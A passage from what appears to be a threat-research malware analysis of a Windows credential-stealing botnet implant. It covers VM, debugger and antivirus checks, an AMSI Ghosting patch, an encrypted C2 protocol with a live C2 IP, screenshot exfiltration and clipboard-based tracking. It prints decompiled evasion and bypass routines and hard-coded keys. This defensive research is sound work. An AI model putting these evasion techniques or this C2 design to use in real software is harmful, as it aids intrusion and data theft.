| VBoxVideo.sys     | VirtualBox |
| VGAuthService.exe | VMware     |
| vmnet.sys         | VMware     |
| vmmouse.sys       | VMware     |
| vmusb.sys         | VMware     |
| vm3dmp.sys        | VMware     |
| vmci.sys          | VMware     |
| vmhgfs.sys        | VMware     |
| vmx86.sys         | VMware     |
| vmkdb.sys         | VMware     |
| vmnetuserif.sys   | VMware     |
| vmnetadapter.sys  | VMware     |

## Anti-Analysis

After checking for virtual machine artifacts, anti-analysis checks are performed. Notably, the malware assumes it only runs in the context of PowerShell/MSBuild, otherwise it jitter exits. This is an effective technique to hinder malware analysis via debugger as malware is often dumped to disk in the analysis process and executed via rundll32 or a custom loader.

- Checks the PEB **BeingDebugged** flag to determine if a debugger is present
- Calls **GetModuleFileNameW** to check its own process name, ensuring it contains at least one of the substrings: "powershell", "msbuild".

```

85 FF          loc_1C7E996A7F8:          ; CODE XREF: sub_1C7E996A5E0+210+j
75 18          test     edi, edi
65 48 8B 04 25 60 00 00 00    jnz     short sleep_and_exit
80 78 02 01      mov     rax, gs:60h
74 09          cmp     byte ptr [rax+1], 1 ; BeingDebugged
E8 04 FA FF FF    jz      short sleep_and_exit
84 C0          call    mw_check_module_file_name ; Check if current module contains "powershell" or "msbuild"
74 20          test     al, al
              jz      short loc_1C7E996A834

              sleep_and_exit:          ; CODE XREF: sub_1C7E996A5E0+21A+j
                                   ; sub_1C7E996A5E0+229+j
BA DC 05 00 00      mov     edx, 5DCh
B9 F4 01 00 00      mov     ecx, 1F4h
E8 89 F6 FC FF      call    mw_gen_random_sleep_delay
8B C8          mov     ecx, eax
E8 CA D2 FC FF      call    mw_sleep
B9 01 00 00 00      mov     ecx, 1
E8 00 AE FC FF      call    mw_exit

```

Figure 12 - BeingDebugged and process name check

## Hidden Window

The malware then hides its own window by calling **EnumWindows** to enumerate top-level windows, and passes a callback that retrieves each window's class name via **GetClassNameA** and compares the window's class name against the string, "**CASCADIA\_HOSTING\_WINDOW\_CLASS**" (Windows Terminal class name). Upon match, it modifies the window's extended style to include **WS\_EX\_TOOLWINDOW** (0x80), causing the window to be hidden from Alt+Tab and the Taskbar.

```
HWND mw_hide_own_window()
{
    void (__fastcall *EnumWindows)(__int64 (__fastcall *)(__int64, __int64), __int64 *); // rax
    __int64 (*GetConsoleWindow)(void); // rax
    HWND result; // rax
    void (__fastcall *ShowWindow)(__int64, _QWORD); // rax
    __int64 (__fastcall *GetWindowLongPtrW)(__int64, __int64); // rax
    __int64 lWndStyle; // rbx
    __int64 (__fastcall *SetWindowLongPtrW)(__int64, __int64, __int64); // rax
    HWND hWnd; // [rsp+30h] [rbp+8h] BYREF

    hWnd = 0LL;
    EnumWindows = mw_resolve_api_wrapper(0x135u);
    EnumWindows(mw_get_terminal_window_handle_callback, hWnd);
    if ( hWnd || (GetConsoleWindow = mw_resolve_api_wrapper(0xA3u), result = GetConsoleWindow(), (hWnd = result) != 0LL) )
    {
        ShowWindow = mw_resolve_api_wrapper(0xE0u);
        ShowWindow(hWnd, 0LL);
        GetWindowLongPtrW = mw_resolve_api_wrapper(0x9Bu);
        lWndStyle = GetWindowLongPtrW(hWnd, 0xFFFFFECCL); // GWL_EXSTYLE
        SetWindowLongPtrW = mw_resolve_api_wrapper(0x2Bu);
        return SetWindowLongPtrW(hWnd, 0xFFFFFECCL, lWndStyle | 0x80); // WS_EX_TOOLWINDOW (exclude window from taskbar and Alt-Tab)
    }
    return result;
}
```

Figure 13 - Routine responsible for hiding the malware's window

|                   |      |                                                   |
|-------------------|------|---------------------------------------------------|
| 49 8B F0          | mov  | rsi, r8                                           |
| E8 27 F5 FC FF    | call | mw_resolve_api_wrapper ; user32.dll!GetClassNameA |
| 41 B8 00 01 00 00 | mov  | r8d, 100h                                         |
| 48 8D 54 24 50    | lea  | rdx, [rsp+150h+pszClassName]                      |
| 48 8B CF          | mov  | rcx, rdi                                          |
| FF D0             | call | rax                                               |
| 85 C0             | test | eax, eax                                          |
| 0F 84 BB 00 00 00 | jz   | loc_1C7E9968E6C                                   |

|                         |        |                                                              |
|-------------------------|--------|--------------------------------------------------------------|
| 80 3D FD A9 03 00 00    | cmp    | cs:byte_1C7E99A37B5, 0                                       |
| 8B 05 F2 A9 03 00       | mov    | eax, cs:dword_1C7E99A37B0                                    |
| 0F 10 05 D3 A9 03 00    | movups | xmm0, cs:xmmword_1C7E99A3798 ; CASCADIA_HOSTING_WINDOW_CLASS |
| 89 44 24 40             | mov    | [rsp+150h+var_110], eax                                      |
| 0F B7 05 E4 A9 03 00    | movzx  | eax, word ptr cs:unk_1C7E99A37B4                             |
| F2 0F 10 0D D0 A9 03 00 | movsd  | xmm1, cs:qword_1C7E99A37A8                                   |
| 0F 11 44 24 28          | movups | [rsp+150h+var_130+8], xmm0                                   |
| 66 89 44 24 44          | mov    | [rsp+150h+var_10C], ax                                       |
| F2 0F 11 4C 24 38       | movsd  | qword ptr [rsp+150h+var_118], xmm1                           |
| 74 39                   | jz     | short loc_1C7E9968E23                                        |

Figure 14 - Callback routine that gets window class name and compares against Windows Terminal class name (truncated)

## AMSI Ghosting

Immediately after the malware hides its window, if configured to do so, it uses a known AMSI (Anti-Malware Scan Interface) -bypass technique called **AMSI Ghosting**, where it patches the Windows API **rpcrt4!NdrClientCall3**, effectively disabling a core RPC layer that AMSI depends on and preventing security solutions from being able to act on telemetry produced by AMSI.

```

hRprt4 = LoadLibraryA(&v17);
pNdrClientCall3 = GetProcAddress(hRprt4, &szNdrClientCall3);
pNdrClientCall3Copy = pNdrClientCall3;
if ( pNdrClientCall3 )
{
    v23 = 0;
    VirtualProtect = mw_resolve_api_wrapper(0x152u);
    VirtualProtect(pNdrClientCall3Copy, 4096LL, 64LL, &v23, v17, v18);
    *patchBytes = 0xB848;
    *&patchBytes[2] = trampoline;
    *&patchBytes[10] = 0xE0FF;
    mw_memcpy(pNdrClientCall3Copy, patchBytes, 12LL);
    VirtualProtect_1 = mw_resolve_api_wrapper(0x152u);
    return VirtualProtect_1(pNdrClientCall3Copy, 4096LL, v23, &v23);
}
return pNdrClientCall3;

```

Figure 15 - Routine responsible for AMSI Ghosting

|                        |                              |                    |
|------------------------|------------------------------|--------------------|
| 4C:894424 18           | mov qword ptr ss:[rsp+18],r8 | NdrClientCall3     |
| 4C:894C24 20           | mov qword ptr ss:[rsp+20],r9 |                    |
| 53                     | push rbx                     | rbx:NdrClientCall3 |
| 55                     | push rbp                     |                    |
| 56                     | push rsi                     |                    |
| 57                     | push rdi                     |                    |
| 41:56                  | push r14                     |                    |
| 48:81EC 60030000       | sub rsp,360                  |                    |
| 48:B8 B4025E70AD010000 | mov rax,1AD705E02B4          | rax:NdrClientCall3 |
| FFE0                   | jmp rax                      | rax:NdrClientCall3 |
| 56                     | push rsi                     |                    |
| 57                     | push rdi                     |                    |
| 41:56                  | push r14                     |                    |
| 48:81EC 60030000       | sub rsp,360                  |                    |

Figure 16 - Before/after patching comparison in disassembly

## Antivirus Identification

The table below describes the processes and drivers the malware searches for in an effort to identify security software present on the machine. Each identified product is appended to a list that is sent in the introduction message to the C2.

| Process Name     | Anti-Virus Product   |
|------------------|----------------------|
| mcsysmon.exe     | McAfee SystemGuards  |
| vsdatant.sys     | ZoneAlarm            |
| GDBehave.sys     | Bitdefender          |
| clamd.exe        | ClamAV               |
| AntiSpyWare2.exe | Trend Micro          |
| AshAvScan.sys    | Avast                |
| dwengine.exe     | Dr. Web              |
| dwservice.exe    | Dr. Web              |
| fortiscand.exe   | Fortinet FortiClient |
| fmon.exe         | Fortinet FortiClient |
| AvastSvc.exe     | Avast                |
| aswSP.exe        | Avast                |

|                 |                  |
|-----------------|------------------|
| aswFsBlk.exe    | Avast            |
| AVGIDSAgent.exe | AVG              |
| avgwdsvc.exe    | AVG              |
| AVGIDSErHr.sys  | AVG              |
| AVGIDSxx.sys    | AVG              |
| avguard.exe     | Avira            |
| avgntmgr.sys    | Avira            |
| avgntdd.sys     | Avira            |
| bdagent.exe     | Bitdefender      |
| BDHV.sys        | Bitdefender      |
| avc3.sys        | AVG              |
| cmdagent.exe    | Comodo           |
| cis.exe         | Comodo           |
| inspect.sys     | Comodo           |
| cmdhlp.sys      | Comodo           |
| fsav32.exe      | F-Secure         |
| FSSM32.exe      | F-Secure         |
| fspex.exe       | F-Secure         |
| fsdfw.sys       | F-Secure         |
| WAHost.exe      | Windows Defender |
| pavproc.sys     | Panda Security   |
| pavboot64.sys   | Panda Security   |
| savmain.exe     | Sophos           |
| wscclient.exe   | Sophos           |
| savonaccess.sys | Sophos           |
| SMC.exe         | Symantec         |
| nis.exe         | Symantec         |
| SMCgui.exe      | Symantec         |

## C2 Protocol

The malware communicates with its C2 server over TCP sockets via Winsock and protects C2 traffic using **ECDH** (Elliptic Curve Diffie–Hellman) key exchange. The figure below illustrates the key exchange process between the victim machine (e.g. Alice) and the C2 (e.g. Bob).




Figure 17 – Diffie-Hellman key exchange

During the handshake, the C2 sends a **ServerHello** containing its **X25519 public key** and an **Ed25519 signature** of that key. The client verifies the signature using a hard-coded **Ed25519PublicKey** (stored as a rolling XOR-encoded Base64 string: **4Dwvlfxy4thDpGXKYjew8MT1jYwFEIs2oHuW35BtVM=**), then completes the ECDH exchange. If the signature doesn't match, the malware assumes the C2 is not authentic and sends empty packets to the C2 in a loop.

The victim's X25519 private key is generated using the Windows API **CryptGenRandom**. By hooking this API and breaking just before it executes, you can detect the key-generation call by checking `rdx` (`dwLen`) for `0x20` (32 bytes), then save the output buffer pointer stored in `r8` (`pbBuffer`), then step over the call and dump 32 bytes from that address.

Recovering this private key lets a researcher derive the shared secret and decrypt traffic exchanged between the victim and the C2. The routine that generates the victim's private key bytes can be seen in the figure below.

```
__int64 __fastcall mw_gen_rand_data_to_out_buffer(__int64 pbBuffer, unsigned int dwLen)
{
    unsigned int (__fastcall *CryptAcquireContextA)(__int64 *, _QWORD, _QWORD, __int64, unsigned int); // rax
    unsigned int (__fastcall *CryptGenRandom)(__int64, _QWORD, __int64); // rax
    __int64 (__fastcall *CryptReleaseContext)(__int64, _QWORD); // rax
    __int64 hProv; // [rsp+50h] [rbp+18h] BYREF

    CryptAcquireContextA = mw_resolve_api_wrapper(0xDDu);
    if ( !CryptAcquireContextA(&hProv, 0LL, 0LL, 1LL, 0xF0000040) )
        mw_handle_error();
    CryptGenRandom = mw_resolve_api_wrapper(0x85u);
    if ( !CryptGenRandom(hProv, dwLen, pbBuffer) )
        mw_handle_error();
    CryptReleaseContext = mw_resolve_api_wrapper(0x51u);
    return CryptReleaseContext(hProv, 0LL);
}
```

Figure 18 - Routine responsible for generating victim X25519 private key

Another effective technique in dumping the private key involves hooking the X25519 clamping routine and dumping the private key bytes at `rcx` (first argument):




Figure 19 - X25519 private key clamping routine

Simulating C2 communications requires patching the Ed25519 base64 string in the malware with a new Ed25519 public key and signing the returned X25519 key and returning that signature to the implant. We used the following code to convert our Ed25519 public key into hex bytes and patched the threat actor's Ed25519 public key with our own.

```
patch = b'dckcTs0XHVxirXbvz7g45gZTZ8eTBJ6hkXyHUqC9tYw=\x00'
patch_bytes = bytearray()
start = 0x34
for i in patch: # Rolling XOR over base64-encoded Ed25519 key
    patch_bytes.append(i ^ start)
    start += 1
print(patch_bytes.hex())
#50565d546c4a0a63746b4656321920353e7221737d2e101f16752b1b121b643b3f0d2f1f0d2819622804296260
```




Figure 20 - Bytes to be replaced in memory, enabling spoofing Ed25519 public key

The key exchange between the C2 and victim produces a **shared secret**, which the malware feeds into **HKDF-SHA256** as the input keying material. It derives a **32-byte key** with **no salt** and an **empty info/context** field. That key is then used with **ChaCha20-Poly1305** to encrypt victim data and decrypt C2 data, with **Poly1305** ensuring integrity via tag verification. Encrypted messages follow the format **[chacha20\_nonce<sub>12</sub> | ciphertext | poly1305\_tag<sub>16</sub>]**.

This communication protocol provides the threat actors with several operational benefits:

- **Establish a per-session encryption key:** Use X25519 ECDH to derive a unique, but shared secret.
- **Authenticate the C2 during the handshake:** Verify the server's X25519 key with an Ed25519 signature (using an embedded Ed25519 public key), preventing third parties from spoofing the C2; only the victim (with its ephemeral private key) and the attacker's C2 (with its private key) can derive the session key and decrypt the traffic.
- **Protect C2 traffic confidentiality:** Encrypt client↔C2 messages with ChaCha20-Poly1305 so contents aren't readable on the wire.

- **Ensure message integrity and authenticity:** Reject modified or forged packets via Poly1305 tag verification.
- **Standardized framing:** Uses a consistent [**chacha20\_nonce<sub>12</sub>** | **ciphertext** | **poly1305\_tag<sub>16</sub>**] layout to simplify sending/receiving data.

## Framing

---

The malware implements its own message framing on top of TCP, where each frame/message is encoded as:

```
DWORD length
BYTE  payload[length]
```

Note: all traffic in **both directions** (victim ↔ C2) uses the same length-prefixed framing. Each side reads **exactly 4 bytes** to obtain the payload length, then continues reading from the TCP stream until **length bytes** of payload have been received.

## Handshake / key exchange

---

### 1) C2 → Victim: ServerHello

The server sends two **length-prefixed** values. The first is its **X25519 public key**, which the client (victim machine) uses to perform key exchange and compute the shared secret. The second is an **Ed25519 signature** over that X25519 key, which the client verifies using an embedded **Ed25519PublicKey** (decoded at run-time via pre-described rolling XOR block): **4Dwvlfxy4thDpGXKYjew8MT11jYwFEIs2oHuW35BtVM=**.

```
DWORD len_pubkey                // 0x20 (32)
BYTE  server_pubkey[len_pubkey]
DWORD len_ed25519_signature     // 0x40 (64)
BYTE  ed25519_signature[len_ed25519_signature]
```

**server\_pubkey:** the C2's 32-byte **X25519** public key used for key exchange

**ed25519\_signature:** a 64-byte Ed25519 signature used to verify the **server\_pubkey**

### 2) Victim → C2: ClientHello

The client generates an ephemeral keypair and returns its public key:

```
DWORD len_victim_pubkey        // 0x20 (32)
BYTE  client_pubkey[len_victim_pubkey]
```

## Encrypted Data Exchange and Message Format

---

The client computes a shared secret and derives the ChaCha20 key, generates a nonce, then encrypts and sends the message to the C2. The nonce is prepended to the message.

### Key Agreement

*Describes the process of generating the ChaCha20 key via pseudocode.*

```
shared_secret = ECDH(client_privkey, server_pubkey)
key_material  = HKDF(shared_secret)
```

### Encrypted Message

*The data structure of encrypted messages is described in the pseudo-structure below.*

```
BYTE chacha_nonce[12]
BYTE ciphertext[len_message - 12 - 16]
BYTE poly1305_tag[16]
```

## Message Decryption Process

*Describes the process of decrypting an Encrypted Message sent to and received from, the C2.*

- Encrypted Message -> Extract first 12 bytes of message for use as ChaCha20 Nonce
- Compute shared secret for X25519 private key and C2 X25519 public key
- Derive key via HKDF-256 of shared secret
- Decrypt message via ChaCha20 with the key and nonce
- Verify mac tag via Poly1305 (not present in all message types from the C2)

## Decrypted Message Format Type A

---

The data structure of decrypted messages varies, however it generally follows the format shown below. The "data" key stores different data depending on the "type" key. The message shown below is the first message sent to the C2 by the malware and is essentially an introductory message to notify the operators of a new bot having joined the botnet.

If the **version** value sent in this JSON is considered out-of-date by the C2, the C2 sends the **update** command, otherwise it sends the **get\_creds** command.

```
\x02 // Magic byte
{
  "type": "intro",
  "channel": 0,
  "data": {
    "user_id": "<SID-derived-hash>",
    "machine_id": "<SID-derived-hash>",
    "hostname": "DESKTOP-1UG9QX", // Victim hostname
    "username": "john.smith", // Victim username
    "os": "Windows 11 Pro",
    "version": "2025.11.003", // Malware build version
    "arch": "x64", // OS architecture
    "is_admin": 1, // Is admin
    "pid": 7953, // Malware process's PID
    "process_path": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
    "server": "95.216.51.236", // C2 server
    "utm_group": "" // (optional) Victim clipboard match regex: # Tag: ([^\\s]*)\\s
    "utm_source": "", // (optional) Victim clipboard match regex: # Hostname: ([^\\s]*)\\s
    "ram": 8191, // Installed RAM
    "av": [] // AntiVirus names
  }
}
```

The snippet below shows the decrypted message JSON the C2 sends the malware in the event it considers the introductory JSON acceptable.

```
\x02 // Magic byte
{
  "type": "get_creds"
}
```

After receiving the **get\_creds** command, and prior to sending harvested credentials, the malware creates a screenshot of the victim desktop via **BitBlt/GDI** functions, and transmits it to the C2 as a base64 encoded JPG file.

```

void ***__fastcall mw_take_screenshot(void ***a1)
{
    __int64 v2; // rdi
    void (__fastcall *SetThreadDesktop)(__int64); // rax
    __int64 (*GetDesktopWindow)(void); // rax
    __int64 hCurrentDesktopHandle; // rax
    void (__fastcall *CloseDesktop)(__int64); // rax
    __int64 v7; // rdi
    void **v8; // rax
    __int64 v10[3]; // [rsp+20h] [rbp-18h] BYREF

    v2 = mw_get_handle_to_current_desktop(); // Get handle to current desktop "WinSta0"
    if ( !v2 )
        goto LABEL_4;
    SetThreadDesktop = mw_resolve_api_wrapper(0x37u); // Switch thread to current desktop
    SetThreadDesktop(v2);
    GetDesktopWindow = mw_resolve_api_wrapper(0xC0u); // Get the desktop's window handle
    hCurrentDesktopHandle = GetDesktopWindow();
    get_wallpaper_buffer(v10, hCurrentDesktopHandle); // BitBlt/GDI capture
}

```

Figure 21 - Top-level routine responsible for getting a screenshot of the victim's current desktop

```

{"filename": "screenshot.jpg", "mime_type": "image/jpeg", "content_base64": "/9j/4AAQSkZJRgABAgEAYABgAAD//gAC/
9sAQwAQcwoQGCgzPQwMDhMaOjw3Dg0QGCg5RTgOERYdM1dQPHiWJThEbWdNGCM3QFFocVwxQE5XZ3l4ZUhjX2JwZGdj/
9sAQwEQDA4OEhgxSAsKEBgoMzOMDREWIOBcDhAWJTdOXxMYHThAV2IakDNEUWdwOjXbWh5ZDxFUGdxGc3OD5NXGVj/
8AAEQGE0AeAAwERAARAIQMRaf/EAB8AAAEFAQEBAQEBAIAAAABAAAGMEBQYHCAkKC//
EALUQAATBAwMCMABFMBQCEAAABFQCEAAwAEEQUSITFBbhNRYQcicRQyqZGhCCNCscEVUthwJDNicoIJChYXGBkaJSYnKCKqNDU2Nzg5OkNERUZHSElKU1
RVVldYWVpjZGVmZ2hpanN0dXZ3eHl6g4SFhoeI1YqSk5SVPeYmZio6Slpgeoaqys7S1tre4ubrCw8TFxsfIycrS09TV1tfY2drh4uPk5ebn6Onq8fLz9PX29/
j5+v/EAB8BAAMBAQEBAQEBAQEAIAAAgMEBQYHCAkKC//
FAI1IRAAATRAcNFdWVhOHRnOEBAwFcFJwaABQAnMRRALhIMQVScWFWYxTFRkRCkkaGwYnKkIM11wFW1uOnQWlDTh1fYXGBkaTlrcKSo1Nir4QToDRFVGR0h1S

```

Figure 22 - Truncated JSON containing screenshot JPG that is sent to C2

## Decrypted Message Format Type B

The figure below displays the format of the payload returned when the implant is considered out-of-date by the C2 and the C2 returns the **update** command. This payload format is similar for the **run** command. Rather than JSON format, a custom binary format is returned by the C2. The header of the file is simple and follows a DWORD length pertaining to field names and the field names themselves. The remaining data includes a stub (beginning with FC 48 83...) and the update payload itself.

|              |                   |             |             |                   |                                                                                       |
|--------------|-------------------|-------------|-------------|-------------------|---------------------------------------------------------------------------------------|
| 03 01 00 00  | 00 04 74 79       | 70 65 00 00 | 00 06 75 70 | .....type....up   | <b>Legend</b><br><br><b>DWORD dwPayloadSize</b><br><b>BYTE payload[dwPayloadSize]</b> |
| 64 61 74 65  | 02 00 00 00       | 07 63 68 61 | 6E 6E 65 6C | date....channel   |                                                                                       |
| 00 00 00 01  | 30 01 00 00       | 00 04 74 79 | 70 65 00 00 | ....0....type..   |                                                                                       |
| 00 03 62 69  | 6E 01 00 00       | 00 04 61 72 | 63 68 00 00 | ..bin....arch..   |                                                                                       |
| 00 03 78 36  | 34 00 00 00       | 00 04 64 61 | 74 61 00 05 | ..x64....data..   | <b>DWORD dwPayloadSize</b><br><b>BYTE payload[dwPayloadSize]</b>                      |
| <b>CE 4B</b> | FC 48 83 E4 F0 E8 | 00 00 00 00 | 58 48 05 29 | ÎKûHfäðè...XH.)   |                                                                                       |
| 00 00 00 48  | 89 C1 48 89       | C2 48 81 C2 | 0C 00 00 00 | ...H%ÅH%ÅH.Å....  |                                                                                       |
| 48 89 D3 48  | 81 C3 F4 11       | 00 00 48 83 | EC 20 48 FF | H%ÔH.Ãô...Hfî Hÿ  |                                                                                       |
| D3 48 83 C4  | 20 14 CE 05       | 00 02 00 00 | 00 00 CE 05 | ÔHfÃ .î.....î.    |                                                                                       |
| 00 4D 5A 90  | 00 03 00 00       | 00 04 00 00 | 00 FF FF 00 | .MZ.....ÿÿ.       |                                                                                       |
| 00 B8 00 00  | 00 00 00 00       | 00 40 00 00 | 00 00 00 00 | .,.....@.....     |                                                                                       |
| 00 00 00 00  | 00 00 00 00       | 00 00 00 00 | 00 00 00 00 | .....             |                                                                                       |
| 00 00 00 00  | 00 00 00 00       | 00 00 00 00 | 00 C8 00 00 | .....È..          |                                                                                       |
| 00 0E 1F BA  | 0E 00 B4 09       | CD 21 B8 01 | 4C CD 21 54 | ...°...'.Í!_.LÍ!T |                                                                                       |
| 68 69 73 20  | 70 72 6F 67       | 72 61 6D 20 | 63 61 6E 6E | his program cann  |                                                                                       |
| 6F 74 20 62  | 65 20 72 75       | 6E 20 69 6E | 20 44 4F 53 | ot be run in DOS  |                                                                                       |
| 20 6D 6F 64  | 65 2E 0D 0D       | 0A 24 00 00 | 00 00 00 00 | mode....\$.....   |                                                                                       |
| 00 99 7C 9F  | E7 DD 1D F1       | B4 DD 1D F1 | B4 DD 1D F1 | .™ ŸçŸ.ñ'Ÿ.ñ'Ÿ.ñ  |                                                                                       |
| B4 C9 76 F0  | B5 DE 1D F1       | B4 DD 1D F0 | B4 DC 1D F1 | 'Évôµþ.ñ'Ÿ.ð'Ü.ñ  |                                                                                       |
| B4 12 68 F5  | B5 D8 1D F1       | B4 12 68 F1 | B5 DC 1D F1 | 'bôuð.ñ' bôuü.ñ   |                                                                                       |

Figure 23 - Update payload with fields, stub/payload

The malware parses the aforementioned structure, allocates **PAGE\_EXECUTE\_READWRITE** (RWX) memory via **VirtualAlloc**, writes the payload to it, and **executes the stub**, which in turn calculates the offset of the OEP in the payload and calls it. The update payload itself is packed by the same packer we previously mentioned, e.g. init/run

exports and follows the same unpacking process. The use of a stub to calculate the OEP is a clever trick used by the malware **to prevent analysis of payloads in sandboxes**. The figure below displays the stub's disassembly.




Figure 24 - Debugger view of update payload stub and payload itself

## Campaign Tracking and Callback URL

The introductory JSON previously described contains two optional keys, **utm\_group** and **utm\_source**. These keys are set after the malware gets the victim's clipboard via **OpenClipboard/GetClipboardData** and parses it via the regex patterns shown in the table below.

Notably, the **cid** value stores an AES-128-CTR encrypted callback domain for additional campaign tracking purposes. It is decrypted using a hard-coded key, **"a91b5f85e4572d3030fc9f4e18fa7896"** and nonce, **"37927fee241db9697f94c0f3ca488946"**. After it is decrypted, it is checked to ensure it begins with the magic byte **"\x02"** to ensure authenticity of the decrypted callback domain.

The format of the callback URL is as follows:

`https://<decrypted_domain>/api/v1?action=signal&ray_id=<ray_id>`

| Regex Pattern          | Description                                                                  |
|------------------------|------------------------------------------------------------------------------|
| # Tag: ([^\s]*)\s      | Regex match is set as <b>utm_group</b> in introductory message to the C2     |
| # Hostname: ([^\s]*)\s | Regex match is set as <b>utm_source</b> in introductory message to the C2    |
| cid=([0-9a-f]+)        | AES-128-CTR encrypted callback domain (pre-fixed with STX byte <b>\x02</b> ) |
| ray_id=([0-9a-f]+)     | Sent via callback URL via query parameter <b>ray_id</b>                      |

The figure below displays pseudo-code of the start of the routine where APIs are resolved, the first regex pattern decoded via rolling XOR, and regex match against the victim's clipboard data.

```

mw_alloc_structure(&v38);
OpenClipboard = mw_resolve_api_wrapper(0x89u);
v1 = 0;
if ( OpenClipboard(0LL) )
{
    GetClipboardData = mw_resolve_api_wrapper(0xBCu);
